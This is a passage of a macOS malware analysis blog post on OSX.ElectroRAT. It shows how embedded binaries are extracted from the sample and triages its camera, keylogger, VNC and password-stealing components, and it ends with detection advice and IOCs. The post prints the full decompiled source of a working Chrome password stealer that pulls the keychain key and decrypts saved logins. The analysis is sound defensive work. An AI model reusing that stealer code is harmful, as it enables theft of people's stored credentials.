_main.static_darwinCam_macos:
...
; argument #3 for method _main.bindataRead
0x00000000004395c2d   mov   rdx, qword [_main._static_darwinCam_macos]
...
0x00000000004395c57   call  main.bindataRead
```

The `main._static_darwinCam_macos` variable is located at `0x0000000004d3f190` …and contains a pointer `0x0000000004800760` 0x0000000004d3f190 dq 0x0000000004800760

Heading over to `0x0000000004800760` (offset `0x800760` in the file) we find gzip'd data:



Embedded gzipped data

gzip'd data begins with a two byte signature: 0x1F 0x8B. Following is a another byte, indicating the compression method. The most common value for this 3rd byte is 0x08 (DEFLATE).

Hooray, we've found the embedded compressed binary data for the (web)camera binary.

To extract out the embedded bytes, I put together a super simple python script that simply open the malware's binary, goes to the offset of the embedded data, and writes it said out to disk. As the `/usr/bin/gzip` utility (that we'll use to decompress the extracted data), ignores extra/trailer bytes, we don't have to care about getting the length of the compressed data write. As such, we take the lazy approach and just write out all the embedded data from the (start) offset in the malicious binary, to the end.

```
import sys
import gzip

f = open(sys.argv[1], 'rb')
f.seek(int(sys.argv[2], 16), 0)

o = open("extractedData.gz", 'wb')
o.write(f.read())

o.close()
f.close()
```

Executing the above script with the path to the malware (`mdworker`) and the offset (of the embedded cam binary data, `0x800760`) will extract and write out the compressed bytes to `extractedData.gz` . This file can then be decompressed with the `gzip` utility:

```
% python extract.py mdworker 800760

% gzip -d extracted.gz
gzip: extracted.gz: trailing garbage ignored

% file extracted
extracted: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit
executable x86_64] [i386:Mach-O executable i386]
```

Woohoo, we've now got a Mach-O binary!

We repeat the process for each of the `main.static_darwin*` symbols. Which gets us several other Mach-O binaries …and a "Apple Desktop Services Store" (DS_Store) file:

```
% file *
darwinCam:          Mach-O universal binary with 2 architectures:
                    [x86_64:Mach-O executable x86_64] [i386:Mach-O executable i386]

darwinChrome:       Mach-O 64-bit executable x86_64

darwinDs_store:     Apple Desktop Services Store

darwinKeylogger:    Mach-O 64-bit executable x86_64

darwinVnc:          Mach-O 64-bit executable x86_64
```

You can find these extract files in the OSX.ElectroRAT sample I've uploaded to Objective-See's macOS malware collection.
Let's briefly triage these (now extracted) binaries

- `darwinCam` (`SHA1: 7e0a289572c2b3ef5482dded6019f51f35f85456`):

  Appears to be a `ImageSnap` …a well-known (open-source) commandline utility for capturing images via the infected device's camera:

```
./darwinCam -h

USAGE: ./darwinCam [options] [filename]
Version: 0.2.5
Captures an image from a video device and saves it in a file.
If no device is specified, the system default will be used.
If no filename is specfied, snapshot.jpg will be used.
Supported image types: JPEG, TIFF, PNG, GIF, BMP
  -h          This help message
  -v          Verbose mode
  -l          List available video devices
  -t x.xx     Take a picture every x.xx seconds
  -q          Quiet mode. Do not output any text
  -w x.xx     Warmup. Delay snapshot x.xx seconds after turning on camera
  -d device   Use named video device
```

- `darwinChrome` (`SHA1: 4bb418ba9833cd416fd02990b8c8fd4fa8c11c0c`):

  Via embedded strings, we can determine that the `darwinChrome` was packaged up with `PyInstaller` . As such can use the pyinstxtractor utility, to extract (unpackage) its contents:

```
$ python pyinstxtractor.py darwinChrome
[+] Processing darwinChrome
[+] Pyinstaller version: 2.1+
[+] Python version: 27
[+] Length of package: 5155779 bytes
[+] Found 109 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: Apple.pyc
[+] Found 335 files in PYZ archive
[+] Successfully extracted pyinstaller archive: darwinChrome
```

  This produces several files including a compiled Python file, `Apple.pyc` . Via an online decompiler we can then recover `Apple.pyc` 's Python source code:

```
# uncompyle6 version 3.5.0
# Python bytecode 2.7 (62211)
# Decompiled from: Python 2.7.5 (default, Aug  7 2019, 00:51:29)
# [GCC 4.8.5 20150623 (Red Hat 4.8.5-39)]
# Embedded file name: Apple.py
"""
Get unencrypted 'Saved Password' from Google Chrome

Example:
    >>> import ChromePasswd
    >>> chrome_pwd = ChromePasswd()
    >>> print chrome_pwd.get_login_db
    /Users/x899/Library/Application Support/Google/Chrome/Default/

    >>> chrome_pwd.get_pass(prettyprint=True)
        {
                "data": [
                        {
                                "url": "https://x899.com/",
                                "username": "admin",
                                "password": "secretP@$$w0rD"
                        },
                        {
                                "url": "https://accounts.google.com/",
                                "username": "x899@gmail.com",
                                "password": "@n04h3RP@$$m0rC1"
                        }
                ]
        }

TO DO:
    * Cookie support
    * Update database Password directly

"""
import platform
from getpass import getuser
from shutil import copy
import sqlite3
from os import unlink
import json
from importlib import import_module
import string, sys, subprocess, glob, os

class ChromePasswd(object):
    """ Main ChromePasswd Class """

    def __init__(self):
        """ Constructor: determine target platform """
        self.target_os = platform.system()
        if self.target_os == 'Darwin':
            self.mac_init()
        elif self.target_os == 'Windows':
            self.win_init()
        elif self.target_os == 'Linux':
```

```
            self.linux_init()

    def import_libraries(self):
        """ import libraries based on underlying platform """
        try:
            if self.target_os == 'Darwin':
                globals()['AES'] = import_module('Crypto.Cipher.AES')
                globals()['KDF'] = import_module('Crypto.Protocol.KDF')
                globals()['subprocess'] = import_module('subprocess')
            elif self.target_os == 'Windows':
                globals()['win32crypt'] = import_module('win32crypt')
            elif self.target_os == 'Linux':
                globals()['AES'] = import_module('Crypto.Cipher.AES')
                globals()['KDF'] = import_module('Crypto.Protocol.KDF')
        except ImportError as err:
            print ('[-] Error: {}').format(str(err))
            sys.exit()

    def linux_init(self):
        """ Linux Initialization Function """
        self.import_libraries()
        my_pass = ('peanuts').encode('utf8')
        iterations = 1
        salt = 'saltysalt'
        length = 16
        self.key = KDF.PBKDF2(my_pass, salt, length, iterations)
        self.dbpath = ('/home/{}/.config/google-chrome/Default/').format(getuser())
        self.decrypt_func = self.nix_decrypt

    def mac_init(self):
        """ Mac Initialization Function """
        self.import_libraries()
        my_pass = subprocess.Popen("security find-generic-password -wa 'Chrome'", stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True)
        stdout, _ = my_pass.communicate()
        my_pass = stdout.replace('\n', '')
        iterations = 1003
        salt = 'saltysalt'
        length = 16
        self.key = KDF.PBKDF2(my_pass, salt, length, iterations)
        loginData = glob.glob('%s/Library/Application Support/Google/Chrome/Profile*/' % os.path.expanduser('~'))
        if len(loginData) == 0:
            loginData = glob.glob('%s/Library/Application Support/Google/Chrome/Default/' % os.path.expanduser('~'))
        self.dbpath = loginData[0]
        self.decrypt_func = self.nix_decrypt

    def nix_decrypt(self, enc_passwd):
        """
        Linux and Mac's decryption function

        :paran enc_passwd: encrypted password
        :return: decrypted password
```

```
        """
        initialization_vector = '                '
        enc_passwd = enc_passwd[3:]
        cipher = AES.new(self.key, AES.MODE_CBC, IV=initialization_vector)
        decrypted = cipher.decrypt(enc_passwd)
        return decrypted.strip().decode('utf8')

    def win_init(self):
        """ Windows Initialization Function """
        self.import_libraries()
        self.dbpath = ('C:\\Users\\{}\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\').format(getuser())
        self.decrypt_func = self.win_decrypt

    def win_decrypt(self, enc_passwd):
        """
        Window's decryption function

        :paran enc_passwd: encrypted password
        :return: decrypted password
        """
        data = win32crypt.CryptUnprotectData(enc_passwd, None, None, None, 0)
        return data[1]

    @property
    def get_login_db(self):
        """ getting "Login Data" sqlite database path """
        return self.dbpath

    def get_pass(self, prettyprint=False):
        """
        Getting URL, username and password in clear text

        :param prettyprint: if it is True, output dictionary will be
                            printed on the screen
        :return: clear text data in dictionary format
        """
        copy(self.dbpath + 'Login Data', 'Login Data.db')
        conn = sqlite3.connect('Login Data.db')
        cursor = conn.cursor()
        cursor.execute('SELECT action_url, username_value, password_value\n FROM logins')
        data = {'data': []}
        for result in cursor.fetchall():
            _passwd = self.decrypt_func(result[2])
            passwd = ('').join(i for i in _passwd if i in string.printable)
            if result[1] or passwd:
                _data = {}
                _data['url'] = result[0]
                _data['username'] = result[1]
                _data['password'] = passwd
                data['data'].append(_data)

        conn.close()
        unlink('Login Data.db')
```


```
        if prettyprint:
            print json.dumps(data, indent=4)
        return data


def main():
    """ Operational Script """
    chrome_pwd = ChromePasswd()
    chrome_pwd.get_pass(prettyprint=True)


if __name__ == '__main__':
    main()
```

…looks like a Chrome password stealer!

- `darwinKeylogger` (`SHA1: 3bcbfc40371c8d96f94b5a5d7c83264d22b0f57b`):

  This binary appears to be a basic macOS keylogger based on the open-source Swift-Keylogger project (that (ab)uses `IOHIDManagerCreate` / `IOHIDManagerRegisterInputValueCallback`).

  Note that on recent versions of macOS, this requires explicit user approval:




built-in capabilities

- `darwinVnc` (`SHA1: 872da05c137e69617e16992146ebc08da3a9f58f`):

  This binary appears to the well known `OSXvnc`, a "*robust, full-featured VNC server for MacOS X*":

  ```
  ./darwinVnc -h

  Available options:

  -rfbport port          TCP port for RFB protocol (0=autodetect first open port
  5900-5909)
  -rfbwait time          Maximum time in ms to wait for RFB client
  -rfbnoauth             Run the server without password protection
  -rfbauth passwordFile  Use this password file for VNC authentication
                         (use 'storepasswd' to create a password file)
  -rfbpass               Supply a password directly to the server

  ...
  ```

The malware also supports a variety of built-in standard backdoor capabilities ...such command execution, file upload/download and more



built-in capabilities


Avigayil sums this up well:

> "
>
> ElectroRAT is extremely intrusive.
>
> ...it has various capabilities such as keylogging, downloading files and executing commands on the victim's console."

Detection(s)


Good news, though this malware is brand new, several of our free (open-source) macOS security tools readily can detect and alert on it's malicious behaviors.

For example, when `OSX.ElectroRAT` persists, BlockBlock can alert you of this fact:



BlockBlock: unauthorized persistence

…while our firewall, LuLu will block and alert on the malware's unauthorized network connections:



LuLu: unauthorized network connection

In terms of static IOCs, the presences of the following files may indicated an `OSX.ElectroRAT` infection:

- `~/.mdworker`
- `~/Library/LaunchAgents/mdworker.plist`

Conclusions

Looks like 2021 will be another year filled with Mac malware!

In this blog post, we analyzed the new;y discovered `ElectroRAT`. Focusing on the macOS version, we detailed its:

- Launch agent persistence
- Extracted and triaged its embedded binaries
- … and discussed its built-in capabilities.

📚 The Art of Mac Malware

If this blog posts pique your interest, definitely check out my new book on the topic of Mac Malware Analysis: "The Art Of Mac Malware: Analysis". It's free online, and new content is regularly added!

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